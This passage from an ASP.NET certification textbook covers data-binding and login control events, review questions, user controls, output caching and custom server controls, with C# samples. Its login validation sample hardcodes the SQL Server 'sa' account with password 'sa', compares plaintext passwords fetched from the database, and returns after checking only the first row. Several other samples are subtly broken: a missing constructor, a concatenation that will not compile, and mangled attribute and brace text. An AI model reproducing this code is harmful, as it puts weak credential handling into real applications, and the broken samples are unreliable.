When controls are added dynamically during runtime or because of templates defined within the **data-bound controls**, you need to synchronize the events of these controls with the existing controls on the page explicitly.

The life cycle stages of the page intermittently need to incorporate deviations such as managing dynamic controls before resuming the standard course of actions. For example, the `Init` and `Load` event of a dynamic control may take place before the events of the controls defined on the page. This is more prominent in the case of nested data-bound controls. From the moment they are instantiated, the events for the dynamic controls and the existing controls occur one after the other. For example, if the child control that was generated dynamically needs to be synchronized with the data in the container control, then the events occur one after the other.

## Understanding the Data-Binding Events

---

ASP.NET mostly uses data binding to link a control to a database. For this purpose, it provides properties, methods, and events that you can manipulate to define the behavior of these data-bound controls.

If you have data-bound controls, such as the `GridView`, `DetailsView`, and `FormView` controls, you need to define corresponding data-binding events for each. Table 4-6 lists some of the data-binding events.

**Table 4-6**

Data-Binding Events

EVENT	DESCRIPTION
DataBinding	The data-bound controls use this event just before the <code>PreRender</code> event of the parent control within the <code>Page</code> object. You can use this event to bind the control to an open database connection.
RowCreated	This event is associated only with the <code>GridView</code> control. You can use this event to control the content that is not required for data binding. For example, you can include formatting instructions to the header or footer row in a <code>GridView</code> control.
ItemCreated	This event is used for all other controls except the <code>GridView</code> control. The event controls the content within the data controls that are not dependent on data binding.
RowDataBound	This event is raised only for the <code>GridView</code> control. This event displays data in the row of a grid. You can format or set the <code>FilterExpression</code> property on a child data-source control to display specific data in a row.
ItemDataBound	This event is raised for all other controls except the <code>GridView</code> control. This event populates the related item. You can specify the <code>FilterExpression</code> property on a child data source to display specific data in an item.
DataBound	This event finalizes the data-binding process. You can use this event to initiate data binding in the parent controls. You can also use the event to format data-bound content.

## WORKING WITH DATA EVENTS

Let us consider a simple example to understand how data-binding events work. Assume a class named `Address` that stores address details. To enable editing and display of the `Address` object, you can bind a data-bound control such as a `GridView` to it. To manipulate the items bound in the `GridView` control, you can handle the appropriate data-bound events. For example, to format `GridView` rows, handle the `GridView_RowCreated` event.

The following code sample shows the `Address` class:

```
public class Address
{
    private string _AddressID;
    private string _AddressLine1;
    private string _City;
    private string _PostalCode;
    public string AddressID
    {
        get
        {
            return _AddressID;
        }
    }
    public string AddressLine1
    {
        get
        {
            return _AddressLine1;
        }
    }
}
```

```
    }
    public string City
    {
        get
        {
            return _City;
        }
    }
    public string PostalCode
    {
        get
        {
            return _PostalCode;
        }
    }
}
```

The following code sample shows the page that binds a `GridView` data-bound control to an `Address` object array. This enables the editing and display of property values of `Address` objects:

```
public partial class _Default: System.Web.UI.Page
{
    protected void Page_Load(object sender, EventArgs e)
    {
        Address[] persarray = new Address[4];
        persarray[0] = new Address("100", "addressline100",
        "Bellevue", "98007");
        persarray[1] = new Address("101", "addressline101",
        "Seattle", "98101");
        persarray[2] = new Address("102", "addressline102",
        "Redmond", "98052");
        persarray[3] = new Address("103", "addressline103",
        "Everett", "98205");
        GridView1.DataSource = persarray;
        GridView1.DataBind();
    }
}
```

The following is the `RowCreated` event of the `GridView1` control that is bound to the `Address` object array. The handler sets the back color of each row to yellow:

```
protected void GridView1_RowCreated(object sender,
GridViewRowEventArgs e)
{
    e.Row.BackColor = System.Drawing.Color.Yellow;
}
```

## Working with Login Control Events

---

ASP.NET Framework automatically initiates a login control without any explicit programming.

ASP.NET Framework login controls integrate with the ASP.NET membership and forms authentication to help automate user authentication for a Web site. The `web.config` file contains the membership information, and a login control uses this information to manage the memberships. However, to customize a login control, you can use the various login control events. Table 4-7 displays a list of login control events and descriptions of how each event affects a page life cycle.

**Table 4-7**

Login Control Events

EVENT	DESCRIPTION
<b>LoggingIn</b>	This event initiates the login process. If the request is a postback, this event is invoked just after the execution of the <b>LoadComplete</b> event of the page. Any task that you want to include between the login state and the authentication state must be included here.
<b>Authenticate</b>	This event follows the <b>LoggingIn</b> event execution. Any task included within this event overrides the authentication behavior defined originally within a login control.
<b>LoggedIn</b>	Once authentication is done, this event will be raised. Mostly any task that would move or redirect to another page is included within this event. You can also use this event to set the text in the control dynamically. This event is skipped if the authentication step fails or if any error is found.
<b>LoginError</b>	This event is invoked if the authentication attempt fails. You can include a relevant message explaining the type of error. You can also include code that redirects the user to a different page, such as the login page or a password reset page.

The following code sample shows the **Authenticate** event handler for a login control. The handler authenticates the given name and password through the user-defined **YourValidationFunction** method. If the authentication succeeds, the handler sets the **Authenticated** attribute of the **AuthenticateEventArgs** to true and hides the respective login control:

```
protected void Login1_Authenticate(object sender,
AuthenticateEventArgs e)
{
    if (YourValidationFunction(Login1.UserName, Login1.Password))
    {
        e.Authenticated = true;
        Login1.Visible = false;
    }
    else
    {
        e.Authenticated = false;
    }
}
```

The following is the **YourValidationFunction** that validates the specified username and password against the corresponding values stored in a SQL Server database:

```
private bool YourValidationFunction(string UserName,
string Password)
{
    bool boolReturnValue = false;
    string strConnection = "server=.;database=pubs;uid=sa;pwd=sa;";
    SqlConnection sqlConnection = new SqlConnection(strConnection);
    String SQLQuery = "SELECT UserName, Password FROM Login";
    SqlCommand command = new SqlCommand(SQLQuery, sqlConnection);
    SqlDataReader dr;
    sqlConnection.Open();
    dr = command.ExecuteReader();
    while (dr.Read())
    {
```

```
        if ((UserName == dr["UserName"].ToString() & (Password ==
dr["Password"].ToString()))
{
    boolReturnValue = true;
}
dr.Close();
return boolReturnValue;
}
return boolReturnValue;
}
```

The following code sample shows the `LoginError` event handler for the `Login1` Login control. The handler redirects the user to a password reset page if the user's login attempt fails more than three times:

```
protected void Login1_LoginError(object sender, EventArgs e)
{
    if (ViewState["LoginErrors"] == null)
        ViewState["LoginErrors"] = 0;
    int ErrorCount = (int)ViewState["LoginErrors"] + 1;
    ViewState["LoginErrors"] = ErrorCount;
    if ((ErrorCount > 3) && (Login1.PasswordRecoveryUrl != string.Empty))
        Response.Redirect(Login1.PasswordRecoveryUrl);
}
```

**CERTIFICATION READY?**

Identify the events of the page life cycle.

5.2

## SKILL SUMMARY

This lesson introduced you to the concept of state management, which can be helpful to design an effective state management for your application. It also discussed the various events in the life cycle of a web page. The state management features provided within the .NET Framework include view state, control state, hidden fields, cookies, query strings, application state, session state, and profile properties. Each of these features is capable of specific functions to manage the state of an application.

Client-side state management and server-side state management methods incorporate the various options required for state management. Client-side state management includes options such as view state, control state, hidden fields, cookies, and query strings. The server-side state management includes options such as application state, session state, profile properties, and database support. You can design a state management strategy after carefully analyzing the requirements of your application. ASP.NET web pages follow a series of steps, in other words, a life cycle, from the time a user requests a page to the time the final output is rendered back. The life cycle stages of an ASP.NET page include page request, start, page initialization, load, validation, postback event handling, rendering, and finally, unloading. ASP.NET provides data-binding events to control dynamically generated data-bound controls. It also manages the login and authentication process automatically by invoking specific login control events.

For the certification examination:

- Understand the features of state management to manage states for controls.
- Know how to design a state management strategy based on the available requirements.
- Know how to handle an ASP.NET page by understanding the various events in its life cycle.

## ■ Knowledge Assessment

### Matching

*Match the following descriptions to the appropriate terms.*

- a. LoginError
- b. Unload
- c. Authenticate
- d. LoggingIn
- e. LoggedIn

- \_\_\_\_\_ 1. Used to perform final cleanup for specific controls, such as closing control-specific database connections.
- \_\_\_\_\_ 2. Used for tasks that must occur prior to beginning the authentication process.
- \_\_\_\_\_ 3. Used to set text in the control that explains the problem or directs the user to a different page.
- \_\_\_\_\_ 4. Is skipped if the authentication step fails or if any error is found.
- \_\_\_\_\_ 5. Used to override or enhance the default authentication behavior of a Login control.

### True / False

*Circle T if the statement is true or F if the statement is false.*

- |   |   |
|---|---|
| T | 1. View state offers more reliability than control state.                                   |
| T | 2. Database support provides persistent data.   |
| T | 3. Cookie-less sessions cannot be reused.   |
| T | 4. View state sent across a regular network is much safer than one transmitted over an SSL. |
| T | 5. Cookies track user preferences and help personalize web pages.                           |

### Fill in the Blank

*Complete the following sentences by writing the correct word or words in the blanks provided.*

1. \_\_\_\_\_ store information that is tagged at the end of the URL of a page.
2. You can use the \_\_\_\_\_ for storing sensitive, short-lived information that is visible only within a session.
3. \_\_\_\_\_ expire depending on the client's configuration.
4. The \_\_\_\_\_ control uses settings in the web.config file to automate user authentication for a Web site.
5. You can use the \_\_\_\_\_ event to perform processing on your page or control before the Load event.

### Multiple Choice

*Circle the letter that corresponds to the best answer.*

1. Which of the following features require storing data on the client?
  - a. Application state
  - b. Session state
  - c. View state
  - d. Profile properties

2. You have to store large amounts of sensitive transactional data for future references. From the following options, choose the appropriate state management technique that meets your business requirements.
  - a. Session state
  - b. Application state
  - c. View state
  - d. Database support
3. Which of the following methods will you use to store user-specific information even after the user session has expired?
  - a. Profile properties
  - b. Application state
  - c. Cookies
  - d. View state
4. Which of the following tasks is performed during the Postback Event Handling stage of the page life cycle?
  - a. Sets the UniqueID property
  - b. Sets the IsValid method
  - c. Invokes postback event handlers
  - d. Saves the view state data
5. Which of the following tasks is not performed during the PreInit event?
  - a. Check the IsPostBack property
  - b. Set a master page
  - c. Set a theme
  - d. Initialize control properties

## Review Questions

1. You are a solution architect for a financial company. The company Web site pulls all the confidential financial data from a database and stores the records in a DataTable. This DataTable needs to be accessed frequently during different events on a web page. Which state management technique would you recommend against strongly and why?
2. Your company Web site contains some data that applies to all users. The Web site requires a state management technique that is faster and applies to all the users. Which state management technique will you recommend?

## ■ Case Scenarios

### Scenario 4-1: Understanding Page Life Cycle

You have a `GridView` control that displays a company record in each row along with a list of the company officers in a `ListBox` control. To fill the list of officers, you would bind the `ListBox` control to a data source control, such as `SqlDataSource` that retrieves the company officer data using the `CompanyID` field in a query. However, the `CompanyID` field of the row does not contain a value until the control's `RowDataBound` event occurs. In this case, the child control that is the `ListBox` control is bound before the containing control that is the `GridView` control is bound. Therefore, the data-binding stages of the controls are uncoordinated. What can you do to avoid this?

### Scenario 4-2: Preserving State

You are a solution architect. A development team is developing a web application that needs to store the postal code of the user so that the application can offer region-specific information, such as weather reports. The application must recognize the postal code and fetch the required information in a persistent manner. Since the application does not involve working with much data, a database is not used. What steps would you recommend to preserve state for this scenario?



## Workplace Ready

### Localizing Web Applications

ASP.NET offers various techniques such as master pages, themes, skins, and state management capabilities that you can use to create applications with localization capabilities.

You are a solution architect for a global travel company. The company Web site requires a customized look and feel and layout per different locations. To provide this functionality, your development team decides to use multiple master pages and themes. Additionally, to enhance the user friendliness of the Web site, the company wants to customize individual user pages according to their preferences. Suggest the most appropriate solution to render customized web pages.

# Designing Reusable Controls

## OBJECTIVE DOMAIN MATRIX

TECHNOLOGY SKILL	OBJECTIVE DOMAIN	OBJECTIVE DOMAIN NUMBER
Creating User Controls	Design controls for reusability.	1.2
Creating User Controls	Choose appropriate controls based on business requirements.	1.1
Designing Custom Controls	Design controls for reusability.	1.2
Designing Custom Controls	Choose appropriate controls based on business requirements.	1.1
Inheriting from Control Base Classes	Design controls for reusability.	1.2

## KEY TERMS

**composite controls**  
**control state**  
**custom server controls**  
**derived controls**  
**Global Assembly Cache (GAC)**

**partial page caching**  
**postback**  
**template controls**  
**user controls**  
**view state**

When designing web pages for your web applications, at times you may want to add similar and consistent user-interface functionalities to all the pages of your application. Additionally, to satisfy your varying needs, you may need to create your own controls apart from the standard ASP.NET server controls. To meet your requirements in such cases, ASP.NET Framework allows you to develop user controls and custom server controls. User controls provide consistent user interface functionality across pages of your web application. Custom server controls either render their contents from scratch, or inherit the appearance and behavior of an existing web server control to add additional features.

## ■ Creating User Controls



**User controls** enable you to standardize repeated contents with similar functionalities across all the pages of your Web site. For example, imagine that you want to provide a similar interface for users to enter their personal details on different pages. To achieve this, you can create a user control that contains the standardized user interface for entering personal details including the related validation functionality and add this user control to the required pages. Working with user controls is just like working with any other control on a page.

## Exploring User Control Basics

User control files are very much similar to your ASP.NET web forms files.

You can create user controls like you created your .aspx pages, with the user interfaces and the code to manage those user interfaces.

### DIFFERENTIATING A USER CONTROL AND WEB FORMS PAGE

Although user controls are similar to web forms pages in many ways, they differ from web forms pages in a subtle manner. Table 5-1 lists the differences between a user control and a web forms page.

**Table 5-1**

Differences between User Control and Web Forms Page

USER CONTROL	WEB FORMS PAGE
Has a .ascx file-name extension.	Has a .aspx file-name extension.
Begins with an @Control directive.	Begins with an @Page directive.
Cannot contain <html>, <body>, or <form> tags in it as these tags can appear only once in a page.	Can contain all <html> tags within it.
Can be used only by embedding it into other web pages; a client browser cannot directly request the user control.	Can run as a standalone file.

### ANALYZING USER CONTROL CONTENTS

Similar to web forms, you can also design a user control with a user interface portion made up of control tags (.ascx file). You can add script as an inline text within the .ascx file or as a separate .cs code-behind file.

Your user control can include the following:

- Static HTML elements
- Web server controls
- Event handlers similar to that of the Page object, such as Load or PreRender
- Properties and methods similar to that of the Page object, such as Application, Session, Request, or Response
- References to external resources such as images or anchors to other pages

### Creating a User Control

To create a user control, you can convert an existing web forms page into a user control or create a control from scratch using the Visual Studio environment.

### TRANSLATING A PAGE TO A USER CONTROL

You may want to use the functionality of an existing web forms page on all the pages of your web application. To do this, you can translate your page to a user control that allows you to include the page with the required functionality across all the pages.



### CREATE A USER CONTROL FROM A PAGE

To create a user control from a web forms page, you should follow these steps:

1. Open an existing web forms page with the required user interface and functionality.
2. Translate the web forms page to a user control by performing the following steps:
  - a. Remove the <html>, <head>, <body>, and <form> tags from the .aspx page. In addition, also remove the DOCTYPE declaration from the page.

- b. Replace the Page directive with a Control directive.
- c. Include a ClassName attribute in the Control directive, even if you are not including the script in the code-behind file. By doing this, you can make the page that embeds your user control strongly typed and allow it to use the properties and methods that you expose for your user control.
- d. If you are using a code-behind model, change the base class of your code-behind class from Page to UserControl.
- e. Close the file and rename the file with a .ascx extension.

## DESIGNING A USER CONTROL USING VISUAL STUDIO

You can also create a user control in Visual Studio for the required Web site project.



### CREATE A USER CONTROL USING VISUAL STUDIO

To create a user control in Visual Studio:

1. Open or create the required Web site project.
2. In the Web site menu, select Add New Item and choose the Web User Control template.
3. Give the appropriate name for the user control in the Name box and click Add.

The following sample code shows the simplest user control. This user control represents an address field, containing a group of text boxes to accept street name, city, and zip code. Additionally, it also contains a button control to display the entered address. You can include the Address user control on all the pages of your web application that require an address input from the user.

```
<%@Control Language="C#" ClassName="Address"%>
<script runat="server">
    protected void btn_Address_Click(object sender, EventArgs e)
    {
        lbl_Address.Text= "Your Address is: " + txt_street.Text + ", "
        "+ txt_city.Text+ " - " + txt_zip.Text;
    }
</script>
<asp:TextBox ID="txt_street" runat="server" Text="Enter Street"/>
<asp:TextBox ID="txt_city" runat="server" Text="Enter City" />
<asp:TextBox ID="txt_zip" runat="server" Text="Enter Zip"/>
<asp:Button Font-Bold="True" ID="btn_Address" runat="server"
Text="Display Address" OnClick="btn_Address_Click" />
<br>
<asp:Label ID="lbl_Address" runat="server" />
```

### Adding User Controls to a Page

Because the user cannot run user controls as a standalone file, you should add your user control to the required web forms page after you have finished creating the control.

To utilize the functionality of a user control on a page, you should add user controls to the page at design time or dynamically during runtime.

### ADDING USER CONTROLS AT DESIGN TIME

You can add user control to a page at design time by registering the control with the host page. You can register the user control on a page that uses the Register directive by specifying the virtual path of the user control file and including a tag prefix and tag name to declare the added user control. The following code sample shows you how to register a user control on a page:

```
<%@Register TagPrefix="SampleUserControl" TagName="Address"
Src="Address.ascx"%>
```

The following code example shows a sample page that uses the Address user control:

```
<%@Page Language="C#"%
<%@Register TagPrefix="SampleUserControl" TagName="Address"
Src="Address.ascx"%>
<html>
  <body>
    <form>
      <SampleUserControl:Address id="User_Address" runat="server"/>
    </form>
  </body>
</html>
```

## ADDING USER CONTROLS DYNAMICALLY

You can also load user controls dynamically on a web forms page according to your requirements. This concept of dynamically loading user controls will be especially helpful when creating configurable interfaces for portal frameworks.

### TAKE NOTE\*

Portals are sites that serve as an entry point to a large generic collection of information. An example of a portal Web site is Yahoo!. To attract users, portal sites provide personalized pages to allow users to design their basic page layout.

To load user controls dynamically on a web forms page, you should use the following techniques:

- Add your user control during the page's **Load** event. This will enable your user control to restore the previously saved state and receive postback events. During load, if the current request is a postback, ASP.NET loads user control properties with information recovered from view state and control state. In addition, it will allow any event handlers to be called.
- Use container controls, such as the **Panel** control or the **PlaceHolder** control to position your user control exactly where you need it.
- Assign a unique ID to your user control by setting its **ID** attribute, which helps in referencing your control.

The following code sample shows the page's load event handler that adds a user control dynamically to a **PlaceHolder** control on a page:

```
protected void page_load(object sender, EventArgs e)
{
  Address addr_ctrl = (Address) Page.LoadControl("Address.ascx");
  PlaceHolder1.Controls.Add(addr_ctrl);
  addr_ctrl.ID="Address_UserControl";
}
```

The code uses the **LoadControl** method and passes the required user control's .ascx filename to it to create the user control object. You cannot create a user control object directly as you can with any standard server control. Because the user control contains child controls, the control tags of these child controls must be defined in the .ascx file. To load a user control, ASP.NET uses the .ascx file of the user control to initialize its child control objects.

## Using User Controls for Partial Page Caching

There may be situations, when you do not want to cache all objects on an entire page. You may want to cache only specific portions of a page. User controls work well in such situations.

Consider that you want to cache only a group of **List** web server controls, such as the **ListBox** and **DropDownList** controls, on a page that is filled with records from a data source to reduce the number of round-trips to the database server. However, you want the rest of the page controls to receive fresh data. In this case, you can use user controls to include only the specific portion of the page that you would like to cache, because user controls can cache their own output.

## EXPLORING PARTIAL CACHING TECHNIQUES

You can provide *partial page caching* by including the `OutputCache` directive in your `.ascx` file. Table 5-2 lists the important attributes of the `OutputCache` directive that you can use to implement different techniques for varying the output cached by your user control.

**Table 5-2**

Important Attributes of `OutputCache` Directive

ATTRIBUTE	DESCRIPTION
<code>VaryByParam</code>	Varies the output cached by your user control according to the comma-delimited list of query strings or by the form POST parameters.
<code>VaryByCustom</code>	Varies the output cached by your user control according to the code in the custom string. Using this attribute, you can define the code for the custom string.
<code>VaryByControl</code>	Varies the output cached by your user control according to the ID property of the child controls contained in the user control.
<code>Shared</code>	Enables sharing the cached copy of a user control when a page contains multiple instances of the user control.
<code>Duration</code>	Represent the amount of time in seconds a user control is to remain in the output cache.

The following code sample shows the `@OutputCache` directive added at the beginning of a `.ascx` page. The sample code makes the output cache store a version of the user control for 100 seconds:

```
<%@ OutputCache Duration="100" VaryByParam="None" %>
```

Alternatively, if you want to cache every receiving value of a child control placed within a user control, you can set the `VaryByControl` attribute to the ID of that child control. The following code sample sets the `VaryByControl` attribute with the ID of a text box control, placed in a user control:

```
<%@ OutputCache Duration="30" VaryByControl="txt_Sample" %>
```

When you want to place your user control on multiple pages of your web application, you can save memory space by enabling the cached output of your user control to share the cached copy. The following code sample sets the value of the `Shared` attribute in the `OutputCache` directive to true. This will enable every page of your web application that contains the user control to use the same instance of the user control output:

```
<%@ OutputCache Duration="100" VaryByParam="None" Shared="true"%>
```

You can also specify output caching programmatically, using the `PartialCaching` attribute in the code-behind class. For example, the following code requests that the cached output instance of a user control be shared by using the `PartialCaching` attribute in the class declaration. Note that the null parameters in the `PartialCaching` attribute declaration represent the `VaryByParam`, `VaryByControl`, and `VaryByCustom` attributes. The first parameter in the `PartialCaching` attribute represents the `Duration` property:

```
[PartialCaching(100, null, null, null, true)]
public class SampleUserControl : System.Web.UI.UserControl
{
}
```

### CERTIFICATION READY?

Choose appropriate controls based on business requirements.

1.1

### CERTIFICATION READY?

Design controls for reusability.

1.2

TAKE NOTE\*

The `Shared` attribute of the `OutputCache` directive works only for the user control and not for the page.

## ■ Designing Custom Controls



The .NET Framework allows you to create web pages using compiled classes, referred to as **custom server controls**. You can frame the code of the server control to perform functions such as building the content from the beginning, inheriting the appearance and behavior from an existing web control, and extending its features. You can also build the interface of a custom control by instantiating and configuring a group of constituent controls.

### Introducing Custom Server Controls

Custom server controls are more capable than user controls. Developers use custom server controls to enhance reusability, decrease repetitive code, and for easy maintenance of code.

Custom server controls are compiled classes that generate their own HTML code programmatically.

### DIFFERENTIATING USER CONTROLS AND CUSTOM SERVER CONTROLS

Custom server controls differ from user controls in the following ways:

- **Custom controls provide complete control over the generated HTML code:** This means that you can create a control, such as the Calendar control that provides a single object interface in spite of it rendering itself as a complex combination of elements.
- **Custom controls provide you with more design-time support than user controls:** You can add the custom controls to the Toolbox in Visual Studio, set properties, and add event handlers when designing an application. You can also configure the description of each property and other design-time features.
- **Custom controls are not created as .ascx files:** In most cases, they are created as class files programmatically and compiled into DLL assemblies.

**TAKE NOTE \***

You can create a custom control and place the source code directly in the application code directory of a web application. However, you cannot reuse this custom control in pages that are written in different languages. Instead, if you place controls in a separate assembly, you get better design-time support, which makes it easier to add them to any web page or even a web application using Visual Studio.

### Understanding Control States and Events

The .NET Framework uses web controls to create an object-oriented layer of abstraction over the lower-level HTML code. For example, the TextBox server control abstracts the HTML element `<input type = "text"/>` or `<textArea>` and provides a more meaningful set of properties and methods. This object-oriented abstraction enables the developer to declare and access a text box control easily.

The basis of the object-oriented layer of abstraction in the .NET Framework involves the following two mechanisms:

- **View state:** Refers to the mechanism of storing information between requests.
- **Postback:** Refers to the method by which a web page posts back to the same URL with a collection of form data.

### EXPLORING VIEW STATE

To maintain state information for your control, you must enable its view state by setting the `Control.EnableViewState` property to `true`. You can use the `Control.ViewState` property to preserve the control property values across postbacks. Accessing the `ViewState` collection in

**TAKE NOTE\***

ASP.NET automatically stores style-related properties such as **Font**, **ForeColor**, and **BackColor** in the **ViewState**.

**X REF**

To know more about view state, refer to the section “Maintaining View State” under “Understanding Control States” in Lesson 4, “Designing State Management for Web Applications.”

your property procedures is a common design pattern of custom server controls. For example, to ensure that state information is preserved for the required properties of your custom control class, you must write the respective **set** and **get** property procedures as follows:

```
public string PropertyName
{
    get {
        return (string) ViewState["propertyName"];
    }
    set {
        ViewState["propertyName"] = value;
    }
}
```

## UNDERSTANDING THE CONTROL STATE

ASP.NET includes a feature to store the current data used by a control. This feature is referred as the **control state**. Technically, control state works similar to the view state, in that it stores serializable information that is inserted into a hidden field on rendering the page. The view state information and control state information are placed in the same hidden field. The main difference is that the **EnableViewState** property does not affect the control state. This means that even if this property is set to false, your control can store and retrieve information from the control state.

Because you cannot disable control states, it is advisable to restrict the amount of information to be stored in control states. You can limit what is stored to very important information, such as a current page index or a data key value.



## USE A CONTROL STATE

You can perform the following steps to use a control state:

1. Override the **Control.OnInit()** method in the respective custom server control class.
2. Call the **Page.RegisterRequiresControlState()** to signal that your control needs to access control state:

```
protected override void OnInit(EventArgs e)
{
    base.OnInit(e);
    Page.RegisterRequiresControlState(this);
}
```

## UNDERSTANDING POSTBACK DATA AND CHANGE EVENTS

Though view state and control state help keep track of your control's contents, they do not satisfy the function of input controls that enable you to change your data.

For example, consider a text box that is represented as an **<input>** tag in a form. When the page posts back, the data from the **<input>** tag is part of the information in the **Controls** collection. The **TextBox** control needs to retrieve this information and update its state accordingly. To process the data that is posted to the page in your custom control, you need to implement the **IPostBackDataHandler** interface. This implementation enables you to specify that when a postback occurs, your control needs a chance to examine the postback data. Your control gets the opportunity to check the postback data irrespective of the control that triggers the postback.

The **IPostBackDataHandler** interface defines the following two methods:

- **LoadPostData()**: ASP.NET calls this method when the page is posted back before any control events are raised. This method allows you to examine the data that has been posted back and update the state of the control accordingly. However, you should not fire change events at this point because other controls will also be updated by these change events.

- **RaisePostDataChangedEvent()**: After initializing all the input controls on a page, ASP.NET gives you an opportunity to fire a change event, if necessary, by calling this method.

The following code defines the basic TextBox control:

```
public class CustomTextBox: WebControl, IPostBackDataHandler
{
    // control code
}
```

## Creating a Custom Server Control

### TAKE NOTE\*

When using earlier version of Visual Studio, select ASP.NET Server Control type or Web Custom Control type.

### TAKE NOTE\*

If you do not want to build a control from scratch but only want to add a new feature to the existing control, then inherit that control directly instead of using the `WebControl` class and writing additional code.

Custom server controls are harder to create when compared to user controls, but they are easier to use after creation and compilation.

You can create custom server controls using any of the following methods:

- In Visual Studio, create a new project of type ASP.NET Server Control. Visual Studio creates a class that inherits from the `WebControl` class located in the `System.Web.UI.WebControls` interface.
- Create your custom controls in Notepad by naming the text file with the extension `.cs` and writing the class that inherits `System.UI.WebControls.WebControl` as shown here:

```
public class ServerControl1: WebControl
{
}
```

## ADDING PROPERTIES AND METHODS TO CUSTOM SERVER CONTROLS

Adding properties to custom server controls differs from adding properties to other class types in .NET Framework in maintaining property values. You must take postback requests to web pages into consideration when designing custom server controls. Because HTTP is a stateless protocol, all variables and classes are destroyed when a postback request is completed. Therefore, you must use the `ViewState` to persist property value between postbacks as shown next:

```
public string CustomText
{
    get
    {
        // Read value from ViewState
        String str = (String)ViewState["CustomText"];
        // If ViewState is null return default value
        return ((str == null) ? String.Empty: str);
    }
    set
    {
        // Save value to ViewState
        ViewState["CustomText"] = value;
    }
}
```

Adding methods for custom server controls is similar to adding methods to the other types of .NET classes. You can either build your own method or override the existing methods. You must use the `base` keyword to execute the method of the base class.

Your custom control is ready to use when you add properties and methods and compile the class into an assembly file (.dll).

## Consuming Custom Server Controls

After creating a custom server control and adding the necessary properties and methods to it, you need to add a custom server control to your web page.

Before adding the custom server control to your web page, check whether your custom server control's dll file is in the web application/bin folder or is installed in **Global Assembly Cache (GAC)**. GAC is the common location in which you must register assemblies that need to be shared by two or more web applications.



### ADD CUSTOM CONTROLS TO A WEB PAGE

1. Register custom controls at the top of the markup code (.aspx file) by using the `Register` directive as shown:

```
<%@ Page Language="C#" AutoEventWireup="true" CodeFile="Default.aspx.cs" Inherits="_Default" %>  
    <%@ Register Namespace="CustomSpace" Assembly="NewAssembly" TagPrefix="cuscont" %>
```

2. In the place where you want to add a custom control, use the `TagPrefix` property value and class name of your custom control to build a tag:

```
<cuscont:NewClass runat="server" ID="NewControl" />
```

If you use the same server control in many web pages of a web application, you can register the custom control in the `<controls>` section in the web.config file:

```
<configuration>  
    <system.web>  
        <pages>  
            <controls>  
                <add namespace="CustomSpace.NewControl" tagPrefix="cuscont" assembly="NewAssembly" />  
            </controls>  
        </pages>  
    </system.web>  
</configuration>
```

#### TAKE NOTE\*

After registering in the web.config file, you do not need to write the `Register` directives on every web page.

## Exploring Types of Custom Server Controls

In some cases, you do not need to create a new custom control from scratch. You can use the available functions in the basic set of ASP.NET web controls.

You can build the following types of custom server controls for your web page:

- **Derived controls**
- **Composite controls**
- **Custom rendered controls**
- **Template controls**

## UNDERSTANDING DERIVED CONTROLS

You can build a derived custom control to extend an existing control and add some new features to it.

When you create a new server control, Visual Studio creates a class that inherits from the `WebControl` class, by default. You can change this inheritance and inherit from any other control class.

**X**  
REF

You will be learning about derived controls in the next section, “Inheriting From Control Base Classes.”

**+ MORE INFORMATION**

To learn more about the differences between composite controls and user controls, refer to the section “Composite Control versus User Control” in the MSDN library.

The following example shows the creation of a server control inherited from the `TextBox` control:

```
public class ServerControl1 : TextBox
{
}
```

The newly created control will have all the functions of its base control.

**ANALYZING COMPOSITE CONTROLS**

Like user controls, composite controls are also built from other controls. However, there are subtle differences between user controls and composite controls. Unlike a composite control, which combines existing controls using class composition, a user control uses existing controls declaratively. Additionally, a composite control exists as an assembly (.dll), while a user control exists as a text file with a .ascx extension.

You can use a composite control as the best alternative to writing a series of HTML tags because a composite control combines existing controls by programmatically creating instances of these controls. Moreover, the rendering logic of a composite control is provided by its child controls.

**BUILD A COMPOSITE CONTROL**

The development of a composite control includes the following steps:

1. Create a control class that derives from the `System.Web.UI.WebControls.CompositeControl` class. The `CompositeControl` class derives from the `WebControl` class.
2. Override the `CreateChildControls()` method to add the child controls. Here, you can also create one or more control objects, set their properties and event handlers, and finally add them to the `Controls` collection of the current control.

**TAKE NOTE\***

When performing these steps, you need not customize the rendering code because the rendering work is assigned to the constituent server controls. In addition, the child controls handle the information such as triggering postbacks and obtaining postback data.

**ANOTHER WAY**

You can create a composite control by creating a class that inherits from the `WebControl` or `Control` class. However, you must implement the `INamingContainer` interface explicitly in such cases. Additionally, you must check the existence of child controls by calling the `EnsureChildControls` method in the property procedures of the custom control class. This is not the case when you inherit your custom control from the `CompositeControl` class. The `CompositeControl` class automatically provides the built-in functionality of verifying the existence of child controls before they are accessed.

The following example creates a `LabeledList` control that pairs a label (on the right) with a drop-down list box (on the left). The class definition for the control is as shown:

```
public class LabeledList: CompositeControl
{
    ...
}
```

The `CompositeControl` class extends from the `WebControl` class and implements the `INamingContainer` interface. The `INamingContainer` interface does not contain any methods; however, it helps the sub controls of a composite control get unique names on the web page.

The following example shows two composite controls being built—one DropDownList named “ddlist” and one Label “lblDD.” When you select items from the list, the selected item is shown in the Label control. Note that in the code, the custom control class LabeledList is annotated with the **ToolboxDataAttribute** class. The **ToolboxData** attribute enables you to specify the default tag for a custom control when it is dragged from Visual Studio toolbox:

```
using System;
using System.ComponentModel;
using System.Web.UI;
using System.Web.UI.WebControls;

namespace CompControl
{
    [ToolboxData("<{0}>:CompositeControl
runat=server></{0}>:CompositeControl>")]
    public class LabeledList:
System.Web.UI.WebControls.WebControl, INamingContainer
{
    // Declare subcontrols
    protected DropDownList ddlist = new DropDownList();
    protected Label lblDD = new Label();

    public override ControlCollection Controls
    {
        get
        {
            {
                EnsureChildControls();
                return base.Controls;
            }
        }
    }

    protected override void CreateChildControls()
    {
        Controls.Clear();
        // Set subcontrols behavior
        lblDD.ForeColor = System.Drawing.Color.Blue;
        ddlist.SelectedIndexChanged +=new
Eventhandler(ddlist_SelectedIndexChanged);

        // Create user interface by using Controls collection
        Controls.Add(ddlist);
        Controls.Add(new LiteralControl("     "));
        Controls.Add(lblDD);
    }

    // Handle the event
    private void ddlist_SelectedIndexChanged(object sender,
EventArgs e)
    {
        // Call this method first whenever you do something with
        subcontrols
    }
}
```

X REF

The next topic, “Inheriting from Control Base Classes,” has a complete example of custom rendered controls under the “Inheriting from WebControl Class” subtopic.

```
        EnsureChildControls();
        // Show the selected text in label
        lblDD.Text = ddlist.SelectedItem.Text;
    }
}
```

## USING CUSTOM RENDERED SERVER CONTROLS

You must build the complete output to create a custom rendered server control. You must override the `RenderContents` method and then use the `HtmlTextWriter` object to create the UI of the control.

The following example shows the output of the control to display the text in blue color:

```
protected override void RenderContents(HtmlTextWriter output)
{
    output.AddStyleAttribute(HtmlTextWriterStyle.Color, "blue");
